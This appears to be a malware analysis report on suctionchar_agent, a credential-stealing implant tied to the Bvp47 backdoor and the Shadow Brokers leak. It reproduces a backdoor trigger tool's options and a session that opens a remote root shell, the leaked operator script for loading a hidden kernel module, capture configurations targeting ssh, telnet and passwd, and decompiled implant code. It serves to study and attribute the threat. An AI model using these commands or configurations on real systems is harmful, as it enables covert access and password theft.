Bvp47

Technical Details Report II

Version 1.7

https://melleamingnels

Table of Contents

1. Executive Summary

In report " Bvp47 – A Top-tier Backdoor of US NSA Equation Group " (Reference 1), Bvp47 is like a huge shell or compressed package, containing a total of 18 fragments. Pangu Labs gives attribution analysis and description of some technical details, such as BPF covert tunneling. However, there are still some other modules worth in-depth analysis. Those modules can either perform functions together as part of Bvp47 or be used independently.


In a forensic to Solaris system of one critical infrastructure in 2015, Pangu Lab extracted another sample, which survived independently on the Solaris platform and seemed to be closely related to Bvp47. After analyzing the leaked information, we confirmed that the content of the sample file was same to Suction-char_Agent which was leaked from The Shadow Brokers. When executed with dewdrops, incision and other modules, it can easily steal password of target system, when user is executing commands like ssh, passwd, sudo. The file stored stolen passwords in target system also requires private key of RSA algorithm for decryption.

The process of tracking Bvp47 is more like exploring a puzzle under fog. This report will further illustrate parts of working method and execution logic of Bvp47, a top-tier backdoor platform, through analysis of Suctionchar_Agent, Dewdrop, and Bvp47_loader.

2. Attack Scene Restoration of suctionchar_agent

Attack Scene

After repeated attempts and tracking of the execution process, Pangu Lab roughly restored attack scene of suctionchar_agent combining with other components, as shown in following figure:



1. The sum module running in the kernel layer will assist suctionchar_agent to steal account passwords from processes such as PASSWD, TELNET, and SU;

2. The stolen credentials will be synchronized to suctionchar_agent running on Ring3;

3. suctionchar_agent will save the stolen credentials to hidden directory of "/var/tmp/.xxxxxxxx";

4. Attacker remotely sends trigger packet, that runs ish callback, to the BPF filter at the kernel layer;

5. The BPF filter captures the featured packet and transmits it to dewdrop in Ring3;

6. Dewdrop decrypts the data packet to obtain the ish callback command, and forwards it to incision program;

7. The incision program actively executes callback command to contact C&C server, and the attacker uses ish to obtain the password file;

8. The attacker decrypts the password file with RSA private key and then obtains stolen passwords

Scene Restoration

1. Run the tipoff command-line program. The list of command options is as follow:

```
./tipoff -h
usage: ./tipoff [options]

* -t, --destination-address address[:port]  - The address to send the trigger packet to
+ -p, --destination-port port              - Port to use for sending trigger  -R, --trigger-address address          - The target address to use in the trigger
                                command data, required when using nat with
                                a trigger packet.  The target address is used
                                by default.
* -a, --callback-address address[:port]     - The trigger callback address
* -c, --callback-port port                 - The trigger callback port
  -s, --source-address address[:port]       - Use this source address for the trigger
  -u, --source-port port                    - Use this port when sending tcp/udp
* -r, --protocol, --transport protocol      - Transport layer protocol used to send trigger (tcp/udp/icmp)
  -A, --application protocol                - Application layer protocol used to send trigger (dns/smtp/sip)
  -C, --command command                       - The command protocol identification value.
  -E, --time time                         - The time to use, in seconds since the epoch
  -K, --time-skew skew                      - The time skew to use, in seconds

  -M, --list-icmp-options                   - List typical icmp options
  -I, --icmp-options type,code                - icmp type and code fields

  -n, --raw-send [<address>:]port           - Send raw trigger packet data to this address,
                                port.  The default address is localhost.
  -o, --tcp-connect                       - Establish tcp connection for trigger
  -f, --tcp-flags flag[,flag]               - tcp flags (syn, fin, rst, push, ack, urg)

  -L, --list-firewall-types                 - Print supported firewall types to stdout
  -F, --bypass-firewall type                  - Bypass firewall (types: pix)

  -m, --mail-from address                     - Use this as `from` address for SMTP/SIP application protocol data
  -I, --rcpt-to address                     - Use this as `to` address for SMTP/SIP application protocol data
  -d, --dns-flags bytes                     - The 16-bit dns flags value

  -U, --forward-offset                      - Use a forward offset trigger packet
  -T, --start                             - The 16-bit start of trigger data value

  -i, --start-ish                         - Start an incision callback listener
  -x, --execute file                        - Use command 0x04 and start execute call back listener with given file

  -q, --quiet                             - Do not print informational messages
  -h, --help                              - This help message

* - Required parameter
+ - Required parameter when using TCP or UDP
```

2. The summary of key options is as follow:


Option Category	Feature
Trigger Protocol	Support TCP、UDP、ICMP
TCP Flags	syn、fin、ack、rst、push、urg
Firewall Bypass	PIX or others；Bypass firewall and ACL by default
Application Protocol	Protocols like SMTP、SIP、DNS
Backdoor Feature 1	Execute file remotely
Backdoor Feature 2	View in remote shell
Configurations of Multiple Protocols	Configure flags of SMTP、DNS、TCP

3. Support obtaining remote shell in UDP protocol

```
[root@localhost Desktop]# ./tipoff --trigger-address 192.168.159.128 --target
-address 192.168.159.128 --target-protocol udp --target-port 738 --callback-a
ddress 192.168.159.129  --callback-port 2468 --start-ish
TRIGGER DATA
  COMMAND                 = 0x01
  DESTINATION ADDRESS     = 192.168.159.128:738
  TRANSPORT PROTOCOL      = udp (17)
  TIME STAMP              = Sun Mar  6 11:45:07 2022 (1646595907)
  TIME SKEW               = 43200
  CALLBACK ADDRESS        = 192.168.159.129:2468
  SOURCE PORT             = 64259
  START OF TRIGGER        = 0x0136

Invoking ISH on port 2468...
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
25146,1
Skipping environment dump...
bash-3.00#
```

4. The UDP packet is as follow:



5. Hidden processes and files can be listed in the obtained shell

```
root      5697  5562  0 00:28 pts/2    00:00:00 bash
root      6116     1  0 01:23 ?        00:00:00 cupsd
root     24682     1  0 08:20 ?        00:00:00 /usr/bin/modload

root     24683 24682  0 08:20 ?        00:00:00 /usr/bin/modload

root     24684     1  0 08:20 ?        00:00:00 /usr/bin/modload

root     25146     1  0 11:45 ?        00:00:00 /usr/bin/modload

root     25147 25146  0 11:45 pts/3    00:00:00 /bin/bash --posix +o history
root     25178 25147  0 11:46 pts/3    00:00:00 ps -ef
bash-3.00#
```

6. The encrypted files in the "/var/tmp/" directory are as follows

```
bash-3.00# pwd
/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60
bash-3.00# ls -l
total 4
-rw-------  1 root root 154 Mar  9 09:07 d5373a146ff9f200a2376054dde25677
```

7. Use suctionchar_decode to decrypt the encrypted files in the "/var/tmp/" directory:

```
[root@localhost Desktop]# ./suctionchar_decode__v__3.3.9.27_x86_64-linux-rel
it-enterprise-4.9 444
Creating file "20220308033113_19577_passwd_test"
```

3. Technical Details of suctionchar_agent

File Information

In on-site environment, we extracted one program in Solaris Sparc architecture. After comparing it with the leaked Shadow Brokers data, we confirmed the connection. The file related information is as follows:

Sample Information Summary:

Filename	unknown
MD5	a633c1ce5a4730dafa8623a62927791f
File Size (bytes)	47,144
The Shadow Brokers Package Name	suctionchar_agents.tar.bz2
Original File Name	suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9
Feature	Steal passwords from SSH, TELNET, FTP, PASSWD, SU、RSH、LOGIN、CSH
CPU Architecture	SPARC
Hidden Path 2	/var/tmp/.xxxxxxxxxxx


The CPU adaptation architecture of the sample obtained at the on-site environment is SPARC. Through correlation and attribution analysis, we found that the sample is one of the files leaked by The Shadow Brokers, namely suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9. However, good decompiler targeting SPARC architecture is not available currently. Since there are homologous binary programs suitable for multiple platforms in the leaked file package, we refer one sample with the same function of the x86 architecture for analysis. The specific file information of the x86 architecture is as follows:

Sample Information Summary:

Filename	suctionchar_agent__v__2.0.28.2_x86-linux-centos-5.1
MD5	4a5b7a9c5d41dbe61c669ed4cf2975e5
File Size (bytes)	31,649
The Shadow Brokers Package Name	suctionchar_agents.tar.bz2
Original File Name	suctionchar_agent__v__2.0.28.2_x86-linux-centos-5.1
Feature	Steal passwords from SSH, TELNET, FTP, PASSWD, SU、RSH、LOGIN、CSH
CPU Architecture	X86
Bvp47 Corresponding Slice	0x0E
Hidden Path 2	/var/tmp/.xxxxxxxxxxxx

Sample Correlation

According to the obtained sample "suctionchar", the corresponding original file was found in the file leaked by The Shadow Brokers as "linux/bin/suctionchar_agents.tar.bz2/suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9". The compressed package also includes multiple versions of suctionchar files for serveral platforms, dating back to 2007:



Technical Analysis

String Decryption

As shown in the figure below, string encryption is also the 0x47 function encryption described in Bvp47:

```
0804CF60                        sub_804CF60     proc near               ; CODE XREF: sub_8049840+40↑p
0804CF60                                                                ; sub_8049EF0+49↑p ...
0804CF60
0804CF60                        var_14          = dword ptr -14h
0804CF60                        var_D           = byte ptr -0Dh
0804CF60                        arg_0           = dword ptr  8
0804CF60                        arg_4           = dword ptr  0Ch
0804CF60                        arg_8           = dword ptr  10h
0804CF60
0804CF60 55                                     push    ebp
0804CF61 89 E5                                  mov     ebp, esp
0804CF63 57                                     push    edi
0804CF64 BF 01 00 00 00                         mov     edi, 1
0804CF69 56                                     push    esi
0804CF6A 53                                     push    ebx
0804CF6B 83 EC 08                               sub     esp, 8
0804CF6E 8B 75 0C                               mov     esi, [ebp+arg_4]
0804CF71 8B 5D 08                               mov     ebx, [ebp+arg_0]
0804CF74 0F B6 06                               movzx   eax, byte ptr [esi]
0804CF77 46                                     inc     esi
0804CF78 88 45 F3                               mov     [ebp+var_D], al
0804CF7B 8B 45 10                               mov     eax, [ebp+arg_8]
0804CF7E 40                                     inc     eax
0804CF7F 89 45 EC                               mov     [ebp+var_14], eax
0804CF82 39 C7                                  cmp     edi, eax
0804CF84 73 27                                  jnb     short loc_804CFAD
0804CF86 8D 76 00                               lea     esi, [esi+0]
0804CF89 8D BC 27 00 00 00 00                   lea     edi, [edi+0]
0804CF90
0804CF90                        loc_804CF90:                            ; CODE XREF: sub_804CF60+4B↓j
0804CF90 0F B6 06                               movzx   eax, byte ptr [esi]
0804CF93 89 F9                                  mov     ecx, edi
0804CF95 47                                     inc     edi
0804CF96 0F B6 55 F3                            movzx   edx, [ebp+var_D]
0804CF9A 46                                     inc     esi
0804CF9B 30 C2                                  xor     dl, al
0804CF9D 30 CA                                  xor     dl, cl
0804CF9F 80 F2 47                               xor     dl, 47h
0804CFA2 88 13                                  mov     [ebx], dl
0804CFA4 43                                     inc     ebx
0804CFA5 00 45 F3                               add     [ebp+var_D], al
0804CFA8 3B 7D EC                               cmp     edi, [ebp+var_14]
0804CFAB 72 E3                                  jb      short loc_804CF90
0804CFAD
0804CFAD                        loc_804CFAD:                            ; CODE XREF: sub_804CF60+24↑j
0804CFAD 8B 45 08                               mov     eax, [ebp+arg_0]
0804CFB0 83 C4 08                               add     esp, 8
0804CFB3 5B                                     pop     ebx
0804CFB4 5E                                     pop     esi
0804CFB5 5F                                     pop     edi
0804CFB6 5D                                     pop     ebp
0804CFB7 C3                                     retn
0804CFB7                        sub_804CF60     endp
```

The list of decrypted strings is as follow:

Address	Length	Type	String
.rodata:08006...	0000000A	C	/dev/null
.rodata:08006...	00000021	C	a0b973925e397d9acd80e85e2eaa6e60
.rodata:08007...	00000008	C	%s#fork
.rodata:08007...	00000007	C	(null)
.rodata:08007...	0000000A	C	^/dev/tty
.rodata:08007...	00000038	C	^((/usr(/local)?)?/s?bin/)?(ssh|telnet|ftp|passwd)(|$)
.rodata:08007...	00000021	C	d5373a146ff9f200a2376054dde25677
.rodata:08007...	00000021	C	dc9cb44a723d0e75201d933159834173
.rodata:08007...	00000021	C	dc9cb44a723d0e75201d933159834173
.rodata:08007...	00000006	C	/proc
.rodata:08007...	0000000D	C	/proc/%s/exe
.rodata:08007...	00000011	C	/proc/%s/cmdline
.rodata:08007...	0000000C	C	/dev/random
.rodata:08007...	0000000D	C	/dev/urandom

The relevant decryption script is as follow:

```
tgs = []
for addr in range(ea_start, ea_end):
    if idc.get_name(addr) != '':
        tgs.append(addr)
tgs.append(ea_end)
for i in range(0, len(tgs)):
    bdec = b''
    length = tgs[i + 1] - tgs[i]
    benc = ida_bytes.get_bytes(tgs[i], length)
    x = benc[0]
    for j in range(1, len(benc)):
        bdec += struct.pack('<B', benc[j] ^ 0x47 ^ x ^ j)
        if bdec[-1] == 0:
            break
        x = (x + benc[j]) & 0xff
    ida_bytes.put_bytes(tgs[i], bdec)
    ida_bytes.create_strlit(tgs[i], tgs[i] + len(bdec), idc.get_inf_attr(idc.INF_STRTYPE))
    print('%x, %x, %x, %s' % (tgs[i], length, tgs[i], bdec))
```

Function Module Design

The file "Linux\etc\opscript.txt" has a description of suctionchar's function. It steals account and password in programs such as SSH, TELNET, FTP, PASSWD, SU, RSH, LOGIN, and CSH. The suctionchar_agent program is just an application layer agent, which communicates with the associated kernel module to obtain the required information and encrypts it and writes it to a file. The kernel module sum file (not included in The Shadow Brokers Leaks) can be loaded by the modload program. After the kernel module is successfully loaded, the dropped files will be deleted to prevent the content from being restored:

```
#####################################################
# SUCTIONCHAR
#####################################################
#     32 or 64 bit OS - solaris sparc 8,9
#       Kernel level implant - transparent, sustained, or realtime
#       interception of procoess input/output vnode traffic.
#       retrieve later

#       filter: ssh, telnet, rlogin, rsh, password, login, csh , su

#  max bytes collected per session is 32 kilobytes
#  max bytes collected for all sessions is 1 megabyte
#  don't take up more than 1% of system's memory

#  to determine if suctionchar is loaded on a system is to
#  open a command channel to the implant as described in
#  authenticate and yyserv tool and demo sections.  If this
#  fails and receives the error "Bad Address" when trying to
#  modload the instant grat module;  function call needs patch
#  can't be found, probably because already been patched by a
#  version of suctionchar already running

#  SUCTIONCHAR will go away at reboot
#  if offset involved with target, must set op box time to match target time

#  INSTALLING SUCTIONCHAR
uname -a
isainfo -v

-cd /tmp/.scsi

cp /usr/sbin/modload ml
cp /usr/sbin/modinfo mi

### if running 32 AND 64 bit, upload 64 bit:
# 64 bit
-put /current/up/sparcv9/sum sum
# else 32 bit
-put /current/up/sum sum

-lt sum
### install it:
./ml sum

### make sure sum doesn't show up in modinfo:
./mi
```

The suctionchar_agent file has a default configuration, and also support external configuration file. The file formats mainly are XML format of version 3.x and above and the earlier conf format.

XML format of versions above 3.x ("Linux\bin\suctionchar_configure.xml"):

```
<!--
  An example SUCTIONCHAR XML Configuration File
-->
<Suctionchar>
    <!--
    The maximum exfiltration file size
    -->
    <limit>5242880</limit>

    <!--
    Collect on the SSH, TELNET, FTP, and PASSWD clients

    Passwords are often read "securely" through /dev/tty.  The
    rest of the session is exchanged over the standard file
    descriptors 0, 1, and 2.
    -->
    <task>
        <command>^((/usr(/local)?)?/s?bin/)?(ssh|telnet|ftp|passwd)( |$)</command>
        <limit>51200</limit>
        <descriptor>0</descriptor>
        <descriptor>1</descriptor>
        <descriptor>2</descriptor>
        <path>^/dev/tty</path>
    </task>
</Suctionchar>
```

“Linux\doc\old\etc\suctionchar.sample.filter.conf” :

```
filter 0
  name = ssh
  collect = read AND write
end

filter 1
  name = rsh
  collect = read AND write
  offspring = yes ; rsh forks another process
end

filter 2
  name = telnet
  collect = read AND write
end

filter 3
  name = rlogin
  collect = read AND write
  offspring = yes ; rlogin forks another process
end
```

suctionchar_configure will generate the "dc9cb44a723d0e75201d933159834173" file, which is used by the agent:

```
usage: ./suctionchar_configure__v__3.3.10.3_x86-linux-centos-5.7 [ XML_CONFIG
URATION_FILE | -r ]

       This tool is used to generate a SUCTIONCHAR binary configuration
       file from an XML configuration specification.  The XML data is
       read from standard input if no file specified on the command line

       This tool can also be used to verify a generated binary file by
       using the -r option
       This tool will always write to and read from the file ./dc9cb44a723d0e
75201d933159834173
```

Thread of Collecting Password

In the suctionchar_agent, there is a separate thread that communicates with the kernel module sum to obtain the account password and write it to the /var/tmp/ folder, that is, inside the sub_8049EF0 function:

```
30    if ( v0 )
31    {
32      switch ( v0 )
33      {
34        case 1:
35          v6 = 5;
36          v5 = "scp";
37          break;
38        case 2:
39          v6 = 8;
40          v5 = "telnet";
41          break;
42        case 3:
43          v6 = 5;
44          v5 = "ftp";
45          break;
46        default:
47          v6 = 8;
48          v5 = "passwd";
49          break;
50      }
51    }
52    else
53    {
54      v6 = 5;
55      v5 = "ssh";
56    }
57    if ( v7 > 5u )
58    {
59      v7 = 0;
60      v3 = v9;
61    }
62    else
63    {
64      v2 = v7++;
65      v3 = &v9[16 * v2];
66    }
67    v11 = sub_804CF60(v3, v5, v6);
68    *(_DWORD *)v8 = 0;
69    if ( sub_804C420((int)v8, 1) )
70      break;
71    if ( sub_804C840(*(_DWORD *)v8, v12) )
72      break;
73    if ( sub_804C8C0(*(_DWORD *)v8, 0) )
74      break;
75    if ( sub_804C8C0(*(_DWORD *)v8, 1) )
76      break;
77    if ( sub_804C8C0(*(_DWORD *)v8, 2) )
78      break;
79    if ( sub_804C900(v8[0], v1) )
80      break;
81    if ( sub_804C730(v8[0], v11) )
82      break;
83    result = sub_804AEE0(*(_DWORD *)v8, sub_80497E0, 0);
84    if ( result )
85      break;
86    if ( (unsigned __int8)++v0 > 4u )
87      return result;
88  }
89  return 257;
90}
```

Callback function sub_8049A00:

```
int __cdecl sub_8049A00(char *s, int a2)
{
  int v2; // edi
  int v3; // esi
  size_t v5; // ebx
  time_t v6; // eax
  ssize_t v7; // eax
  char v8; // [esp+4Fh] [ebp-89h]
  int v9[3]; // [esp+50h] [ebp-88h] BYREF
  char buf; // [esp+5Fh] [ebp-79h] BYREF
  struct stat stat_buf; // [esp+60h] [ebp-78h] BYREF

  v2 = -1;
  buf = 1;
  v8 = 0;
  v3 = sub_804DF10(&mutex);
  if ( !v3 )
  {
    v8 = 1;
    if ( fd >= 0 )
    {
      if ( __fxstat(3, fd, &stat_buf) || stat_buf.st_nlink )
        goto LABEL_15;
      if ( fd >= 0 )
      {
        close(fd);
        fd = -1;
      }
    }
    fd = open(&g_s, 1090, 384);
    if ( fd < 0 )
    {
LABEL_18:
      v3 = -1;
      goto LABEL_3;
    }
LABEL_15:
    v2 = lseek(fd, 0, 2);
    if ( v2 >= 0 )
    {
      v5 = strlen(s) + 1;
      if ( v5 + v2 + 17 <= 0x500000 )
      {
        if ( write(fd, &buf, 1u) == 1 )
        {
          a2 = HIBYTE(a2) | ((unsigned int)a2 >> 8) & 0xFF00 | (BYTE1(a2) << 16) | ((unsigned __int8)a2 << 24);
          if ( write(fd, &a2, 4u) == 4 )
          {
            v6 = time(0);
            v9[0] = ((unsigned int)(v6 >> 31) >> 24) | ((unsigned int)(v6 >> 31) >> 8) & 0xFF00 | ((unsigned __int8)((unsigned __int16)(v6 >> 31) >> 8) << 16) | (v6 >> 31 << 24);
            v9[1] = HIBYTE(v6) | ((unsigned int)v6 >> 8) & 0xFF00 | (BYTE1(v6) << 16) | ((unsigned __int8)v6 << 24);
            if ( write(fd, v9, 8u) == 8 )
            {
              a2 = HIBYTE(v5) | (v5 >> 8) & 0xFF00 | (BYTE1(v5) << 16) | (v5 << 24);
              if ( write(fd, &a2, 4u) == 4 )
              {
                sub_804D120(s, v5);
                v7 = write(fd, s, v5);
                if ( v7 >= 0 && v7 == v5 )
                  goto LABEL_6;
              }
```

File Path Generation Algorithm for Saving Password

The generation algorithm of the hidden file "/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60/d5373a146ff9f200a2376054dde25677" is described in the function get_hidden_path_0804BDF0:

```
1int __cdecl get_hidden_path_0804BDF0(char *s, int a2)
2{
3  const char *v3; // eax
4  int v4; // edi
5  char *v5; // eax
6  unsigned int v6; // eax
7  char *format; // [esp+24h] [ebp-1B4h]
8  int v8; // [esp+28h] [ebp-1B0h]
9  __fsblkcnt_t v9; // [esp+2Ch] [ebp-1ACh] BYREF
10  struct stat v10; // [esp+30h] [ebp-1A8h] BYREF
11  char v11[11]; // [esp+90h] [ebp-148h] BYREF
12  char v12[11]; // [esp+9Bh] [ebp-13Dh] BYREF
13  char v13[11]; // [esp+A6h] [ebp-132h] BYREF
14  char v14[11]; // [esp+B1h] [ebp-127h] BYREF
15  char v15[11]; // [esp+BCh] [ebp-11Ch] BYREF
16  char v16[25]; // [esp+C7h] [ebp-111h] BYREF
17  char *filename[4]; // [esp+E0h] [ebp-F8h]
18  char *file; // [esp+F0h] [ebp-E8h]
19  int v19; // [esp+F4h] [ebp-E4h]
20  struct stat stat_buf; // [esp+100h] [ebp-D8h] BYREF
21  struct statvfs v21; // [esp+160h] [ebp-78h] BYREF
22  int v22[10]; // [esp+1B0h] [ebp-28h] BYREF
23
24  v8 = 0;
25  if ( !s || !a2 )
26    return -268435447;
27  filename[0] = sub_804CF60(v11, "/var/tmp/", 11);
28  filename[1] = sub_804CF60(v12, "/lib/", 7);
29  filename[2] = sub_804CF60(v13, "/dev/", 7);
30  filename[3] = sub_804CF60(v14, "/etc/", 7);
31  file = sub_804CF60(v15, "/", 3);
32  v19 = 0;
33  format = sub_804CF60(v16, aS016llx, 12);
34  if ( statvfs(file, &v21) || __xstat(3, file, &stat_buf) )// 获取"/"的iblocks数量
35    return 1536;
36  v3 = filename[0];
37  v4 = 0;
38  if ( filename[0] )
39  {
40    while ( __xstat(3, v3, &v10) || stat_buf.st_dev != v10.st_dev )
41    {
42      v3 = filename[++v4];
43      if ( !v3 )
44        return 1536;
45    }
46    v5 = filename[v4];
47  }
48  else
49  {
50    v5 = 0;
51  }
52  if ( !v5 )
53    return 1536;
54  v9 = v21.f_blocks;
55  sub_804D2F0((int)&v9, 4, (int)v22);           // 尝试进行md5计算
56  v6 = snprintf(s, *(_DWORD *)a2, format, filename[v4], v22[0], v22[1]) + 1;// 拼接完整路径名称
57  if ( v6 <= *(_DWORD *)a2 )
58  {
59    *(_DWORD *)a2 = v6;
60  }
61  else
```

The restored code is roughly as follows:

```
        md5_context ctx;
        unsigned int blocks;
        int rv;
        struct statvfs buf; rv = statvfs("/", &buf);
        blocks = buf.f_blocks;
        char path[ 2048 ];
        struct stat sbuf;

        md5_starts(&ctx);
        md5_update(&ctx, (char*)&blocks, 4);
        unsigned char out[16];
        md5_finish(&ctx, out);

        memset( path, 0, sizeof(path) );
        snprintf( path, sizeof(path) - sizeof(*path), "/var/tmp/.%016llx/", (
(int*)out)[0], ((int*)out)[1] );
```

Private Key of suctionchar_decode

As described in the scene, the file "/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60/d5373a146ff9f200a2376054dde25677" can be decrypted by the "linux\bin\suctionchar_decode" program, and the encryption algorithm needs to use the RSA private key to decrypt the RC6 symmetric key. file. Like the private key in Dewdrops, this RSA private key can also support the association between the backdoor and The Shadow Brokers leaked data package.

```
.text:0804BD68                jmp     loc_804C474
.text:0804BD6D ; ---------------------------------------------------------------------------
.text:0804BD6D
.text:0804BD6D loc_804BD6D:                           ; CODE XREF: main+211↑j
.text:0804BD6D                sub     esp, 8
.text:0804BD70                push    offset aOk      ; "ok\n"
.text:0804BD75                push    ds:stderr@@GLIBC_2_0 ; stream
.text:0804BD7B                call    _fprintf
.text:0804BD80                add     esp, 10h
.text:0804BD83                sub     esp, 8
.text:0804BD86                push    offset aDecryptingInto ; "decrypting into rc6 key and mi... "
.text:0804BD8B                push    ds:stderr@@GLIBC_2_0 ; stream
.text:0804BD91                call    _fprintf
.text:0804BD96                add     esp, 10h
.text:0804BD99                sub     esp, 0Ch
